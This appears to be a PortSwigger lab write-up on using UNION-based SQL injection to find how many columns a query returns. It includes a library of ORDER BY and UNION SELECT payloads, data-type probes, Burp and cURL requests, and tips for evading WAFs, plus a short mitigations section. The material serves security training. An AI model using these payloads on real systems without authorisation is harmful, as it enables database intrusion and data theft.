SQL injection UNION attack, determining the number of columns returned by the query
SQL injection UNION attack, determining the number of columns returned by the query: Identify how many columns are returned by the vulnerable category query using a UNION-based SQL injection. This is the first step required to align subsequent UNION payloads and is a prerequisite for dumping data in later labs. • PortSwigger • SQL Injection • union-based, union
SQLi UNION — Determining Column Count (ENHANCED)
🎯 Objective
Identify how many columns are returned by the vulnerable category query using a UNION-based SQL injection. This is the first step required to align subsequent UNION payloads and is a prerequisite for dumping data in later labs.
🧭 Strategy (TL;DR)
- Confirm injection point in
categoryparameter (visible in/filter?category=requests). - Use
ORDER BY nto binary/progressive search the column count (HTTP 500/redirect/change indicates overflow). - Confirm with
UNION SELECT NULL, ...by addingNULLs until the response renders without error. - (Optional) Identify printable columns & types using test literals (e.g.,
'a',1) to speed up future UNION attacks.
Lab solved when you return one extra row with all
NULLvalues via UNION with the correct number of columns.
🧪 Lab Context & Symptoms
- Vulnerable endpoint:
GET /filter?category=<VALUE> - Returns product listings for a category; backend runs a
SELECT ... FROM products WHERE category = '<VALUE>' - Union-based SQLi confirmed when injected expressions affect rendering/errors.
- Your findings:

ORDER BYprobing suggests 3 columns (500 Internal Server Error atORDER BY 4).- Datatype probing with

' UNION SELECT 1,'a',2 --renders, confirming 3 columns with printable text at column 2. - DB flavor (from your later tests): PostgreSQL via

version()evidence.
Screenshots (as captured):
- Column count & data types
- Version check (PostgreSQL)

- UNION-NULL confirmation
🧩 Methodology
Step 1 — Column Count via ORDER BY
Increase n until the server errors (or the UI changes) to find the maximum valid column index.
Example (generic, with inline comment):
GET /filter?category=Gifts' ORDER BY 1 --
GET /filter?category=Gifts' ORDER BY 2 --
GET /filter?category=Gifts' ORDER BY 3 --
GET /filter?category=Gifts' ORDER BY 4 --  ← 500 means only 3 columns exist
Tip (when -- fails): try DB-specific comments:
- MySQL / MariaDB:
--+or# - PostgreSQL:
--only (line comment) - Oracle:
--or/* ... */ - SQL Server:
--
Result: Column count = 3
Step 2 — Confirm with UNION SELECT NULL,...
Return one extra row consisting entirely of NULL values. Use exactly the same number of columns.
GET /filter?category=Gifts' UNION SELECT NULL,NULL,NULL -- - If still errors → adjust the number of
NULLs to match the count found in Step 1. - A successful render confirms alignment and solves the lab objective.
Step 3 (Optional) — Identify Printable Columns / Types
This helps future labs (e.g., dumping username,password). Replace NULLs with test literals:
GET /filter?category=Gifts' UNION SELECT 1,'a',2 -- - Any column that prints on page is a good target for text (e.g., usernames, banners).
- If type mismatch errors occur, mix
'a'vs1to learn column types.
Step 4 (Optional) — Verify DB & Helpers
Useful for later exploitation but not required to solve this lab.
PostgreSQL example:
GET /filter?category=Gifts' UNION SELECT 1,version(),2 -- Expected: string showing PostgreSQL version (as you observed).
🧪 Ready-to-Use Payload Library
A) Column Count (progressive)
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 --
' ORDER BY 4 --  ← error here ⇒ 3 columns total
B) Column Count (binary search pattern)
Use halves to converge faster on large SELECT lists:
' ORDER BY 8 --
' ORDER BY 4 --
' ORDER BY 2 --
' ORDER BY 3 --   ← final
C) UNION with NULLs
' UNION SELECT NULL --           (1 col)
' UNION SELECT NULL,NULL --      (2 cols)
' UNION SELECT NULL,NULL,NULL -- (3 cols)  ← success here
D) Data-type probing
' UNION SELECT 1,'a',2 --
' UNION SELECT 'a','b','c' --
' UNION SELECT 'a',1,'c' --
E) Comment variants (handy when filters bite)
--      (end-of-line comment; common)
--+     (URL-encoded space to ensure comment)
#       (MySQL/MariaDB)
/*...*/ (block comment; Oracle/MSSQL/MySQL/PG)
🧰 Burp & cURL Examples
Burp Repeater (raw)
GET /filter?category=Gifts' UNION SELECT NULL,NULL,NULL -- HTTP/2
Host: TARGET
Cookie: session=...
User-Agent: ...
Accept: text/html
cURL (URL-encoded)
curl -i "https://TARGET/filter?category=Gifts%27%20UNION%20SELECT%20NULL,NULL,NULL%20--%20"🐛 Common Pitfalls
- Wrong comment syntax → the rest of the real query breaks your payload. Adjust comment style.
- WAFs: URL-encode spaces (
%20), newlines (%0a), and experiment with casing or inline comments. - Implicit casting: Some DBs coerce types silently; still verify printable columns early.
✅ What Solves This Lab
A request that successfully returns an extra row of all NULLs via a UNION with the correct number of columns (here: 3). Example:
GET /filter?category=Gifts' UNION SELECT NULL,NULL,NULL -- 🔒 Mitigations (for defenders)
- Use parameterized queries / prepared statements everywhere.
- Enforce allow-lists for category names; avoid dynamic SQL.
- Apply least-privilege DB accounts; restrict
UNIONabuse value. - WAF as a last resort; rely on secure coding first.
📚 References
- PortSwigger Academy – SQLi UNION attacks: https://portswigger.net/web-security/sql-injection/union-attacks
- SQLi cheat sheet (DB-specific syntax): https://portswigger.net/web-security/sql-injection/cheat-sheet
🧾 Appendix: Your Evidence Recap
- Column count via 500 error at
ORDER BY 4⇒ 3 columns. - UNION data-type probing:
1,'a',2works. - DB flavor confirmed via
version()⇒ PostgreSQL. - Final lab action:
UNION SELECT NULL,NULL,NULLreturns clean response (extra row), satisfying the objective.
Comments
Comments
Loading comments…